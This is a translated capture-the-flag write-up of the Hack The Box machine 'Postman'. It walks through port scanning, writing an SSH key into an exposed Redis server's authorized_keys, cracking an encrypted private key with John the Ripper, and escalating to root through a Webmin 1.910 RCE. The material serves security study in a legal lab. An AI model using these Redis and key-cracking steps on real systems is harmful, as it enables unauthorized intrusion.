This page has been machine-translated from the original page.
I use the penetration-testing learning platform “Hack The Box” to study security. At the time of writing, my rank on Hack The Box is ProHacker.

This time I am writing up the retired HackTheBox machine “Postman”.
About This Article
The content of this article is not intended to encourage acts that are contrary to social order.
Please note that attempting attacks against environments other than those you own or are authorized to use may violate the Act on the Prohibition of Unauthorized Computer Access (the Unauthorized Access Prohibition Act).
All statements here are my own and do not represent any organization I belong to.
Table of Contents
Enumeration
As usual, I started with a port scan.
sudo sed -i 's/^[0-9].*$RHOST/10.10.10.160  $RHOST/g' /etc/hosts
nmap -sV -sC -Pn -T4 $RHOST| tee nmap1.txt
# All ports
nmap -p- $RHOST -Pn -sC -sV -A  | tee nmap_max.txt
MiniServ 1.910 was an application I had never seen before.
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 46:83:4f:f1:38:61:c0:1c:74:cb:b5:d1:4a:68:4d:77 (RSA)
|   256 2d:8d:27:d2:df:15:1a:31:53:05:fb:ff:f0:62:26:89 (ECDSA)
|_  256 ca:7c:82:aa:5a:d3:72:ca:8b:8a:38:3a:80:41:a0:45 (ED25519)
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: The Cyber Geek's Personal Website
|_http-server-header: Apache/2.4.29 (Ubuntu)
10000/tcp open  http    MiniServ 1.910 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Connecting to port 80 brought up what looked like a blog site.

I checked the page source but found nothing particularly interesting, and gobuster did not turn up any useful paths either.
On the other hand, Webmin 1.910 on port 10000 appeared to have an RCE vulnerability.
However, exploiting this vulnerability required credentials, so I needed to find those first.
Accessing Webmin required the hostname postman:10000, so I updated the hosts file accordingly.

I got somewhat stuck here, but a more detailed port scan revealed that port 6379 was also open.
6379/tcp open redis Redis key-value store 4.0.9Reference: 6379 - Pentesting Redis - HackTricks
Following that reference, I tried various approaches including reverse shells and file injection, but none of them worked cleanly.
However, I ultimately succeeded in obtaining an SSH shell using the following commands:
(echo -e "\n\n"; cat id_rsa.pub; echo -e "\n\n") > temp.txt
cat temp.txt | redis-cli -h 10.10.10.160 -x set ssh_key
redis-cli -h 10.10.10.160
config set dir /var/lib/redis/.ssh
config set dbfilename "authorized_keys"
save

Getting a User
With a shell obtained as the redis user, I next aimed to get the User flag.
The username turned out to be Matt.

Checking the shell history showed various operations being performed under Matt’s account.
redis@Postman:~$ history
    1  exit
    2  su Matt
    3  pwd
    4  nano scan.py
    5  python scan.py
    6  nano scan.py
    7  clear
    8  nano scan.py
    9  clear
   10  python scan.py
   11  exit
   12  exit
   13  cat /etc/ssh/sshd_config
   14  su Matt
   15  clear
   16  cd /var/lib/redis
   17  su Matt
   18  exit
   19  cat id_rsa.bak
   20  ls -la
   21  exit
   22  cat id_rsa.bak
   23  exit
   24  ls -la
   25  crontab -l
   26  systemctl enable redis-server
   27  redis-server
   28  ifconfig
   29  netstat -a
   30  netstat -a
   31  netstat -a
   32  netstat -a
   33  netstat -a > txt
   34  exit
   35  crontab -l
   36  cd ~/
   37  ls
   38  nano 6379
   39  exit
There are various things worth investigating, but first I looked at id_rsa.bak.
Opening the file revealed an encrypted private key.
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: DES-EDE3-CBC,73E9CEFBCCF5287C

JehA51I17rsCOOVqyWx+C8363IOBYXQ11Ddw/pr3L2A2NDtB7tvsXNyqKDghfQnX
cwGJJUD9kKJniJkJzrvF1WepvMNkj9ZItXQzYN8wbjlrku1bJq5xnJX9EUb5I7k2
7GsTwsMvKzXkkfEZQaXK/T50s3I4Cdcfbr1dXIyabXLLpZOiZEKvr4+KySjp4ou6
cdnCWhzkA/TwJpXG1WeOmMvtCZW1HCButYsNP6BDf78bQGmmlirqRmXfLB92JhT9
1u8JzHCJ1zZMG5vaUtvon0qgPx7xeIUO6LAFTozrN9MGWEqBEJ5zMVrrt3TGVkcv
EyvlWwks7R/gjxHyUwT+a5LCGGSjVD85LxYutgWxOUKbtWGBbU8yi7YsXlKCwwHP
UH7OfQz03VWy+K0aa8Qs+Eyw6X3wbWnue03ng/sLJnJ729zb3kuym8r+hU+9v6VY
Sj+QnjVTYjDfnT22jJBUHTV2yrKeAz6CXdFT+xIhxEAiv0m1ZkkyQkWpUiCzyuYK
t+MStwWtSt0VJ4U1Na2G3xGPjmrkmjwXvudKC0YN/OBoPPOTaBVD9i6fsoZ6pwnS
5Mi8BzrBhdO0wHaDcTYPc3B00CwqAV5MXmkAk2zKL0W2tdVYksKwxKCwGmWlpdke
P2JGlp9LWEerMfolbjTSOU5mDePfMQ3fwCO6MPBiqzrrFcPNJr7/McQECb5sf+O6
jKE3Jfn0UVE2QVdVK3oEL6DyaBf/W2d/3T7q10Ud7K+4Kd36gxMBf33Ea6+qx3Ge
SbJIhksw5TKhd505AiUH2Tn89qNGecVJEbjKeJ/vFZC5YIsQ+9sl89TmJHL74Y3i
l3YXDEsQjhZHxX5X/RU02D+AF07p3BSRjhD30cjj0uuWkKowpoo0Y0eblgmd7o2X
0VIWrskPK4I7IH5gbkrxVGb/9g/W2ua1C3Nncv3MNcf0nlI117BS/QwNtuTozG8p
S9k3li+rYr6f3ma/ULsUnKiZls8SpU+RsaosLGKZ6p2oIe8oRSmlOCsY0ICq7eRR
hkuzUuH9z/mBo2tQWh8qvToCSEjg8yNO9z8+LdoN1wQWMPaVwRBjIyxCPHFTJ3u+
Zxy0tIPwjCZvxUfYn/K4FVHavvA+b9lopnUCEAERpwIv8+tYofwGVpLVC0DrN58V
XTfB2X9sL1oB3hO4mJF0Z3yJ2KZEdYwHGuqNTFagN0gBcyNI2wsxZNzIK26vPrOD
b6Bc9UdiWCZqMKUx4aMTLhG5ROjgQGytWf/q7MGrO3cF25k1PEWNyZMqY4WYsZXi
WhQFHkFOINwVEOtHakZ/ToYaUQNtRT6pZyHgvjT0mTo0t3jUERsppj1pwbggCGmh
KTkmhK+MTaoy89Cg0Xw2J18Dm0o78p6UNrkSue1CsWjEfEIF3NAMEU2o+Ngq92Hm
npAFRetvwQ7xukk0rbb6mvF8gSqLQg7WpbZFytgS05TpPZPM0h8tRE8YRdJheWrQ
VcNyZH8OHYqES4g2UF62KpttqSwLiiF4utHq+/h5CQwsF+JRg88bnxh2z2BD6i5W
X+hK5HPpp6QnjZ8A5ERuUEGaZBEUvGJtPGHjZyLpkytMhTjaOrRNYw==
-----END RSA PRIVATE KEY-----
If I could recover a password from somewhere on the machine, I might be able to decrypt it.
I got stuck here, so I ran linpeas — but that did not reveal anything useful either, so I decided to try brute force.
I cracked the password using the following commands:
# Crack the SSH key
$ python /usr/share/john/ssh2john.py id_rsa.txt > id.hash
$ john id.hash -wordlist=/usr/share/wordlists/rockyou.txt

I decrypted the RSA key using the recovered passphrase, but attempting to use it for SSH still failed for some reason.
$ openssl rsa -in encrypted -out decryptedIn the end, I used the SSH shell I had already obtained as redis and ran su Matt with the cracked password to get the User flag.
Privilege Escalation
After getting Matt’s shell, checking the history showed a wide range of commands that had been executed.
I started by running linpeas with Matt’s privileges, but nothing obviously useful for privilege escalation turned up.
Next, on a hunch, I tried logging into WebAdmin with the username Matt and the same password — and it worked.
The version was 1.910.

Looking at the linpeas output more carefully, I found that WebAdmin was running as root.
I also confirmed that Webmin 1.910 is vulnerable to an RCE exploit that can be used when credentials are known.
I modified that exploit slightly and ran it, which successfully gave me a root shell.
Done!!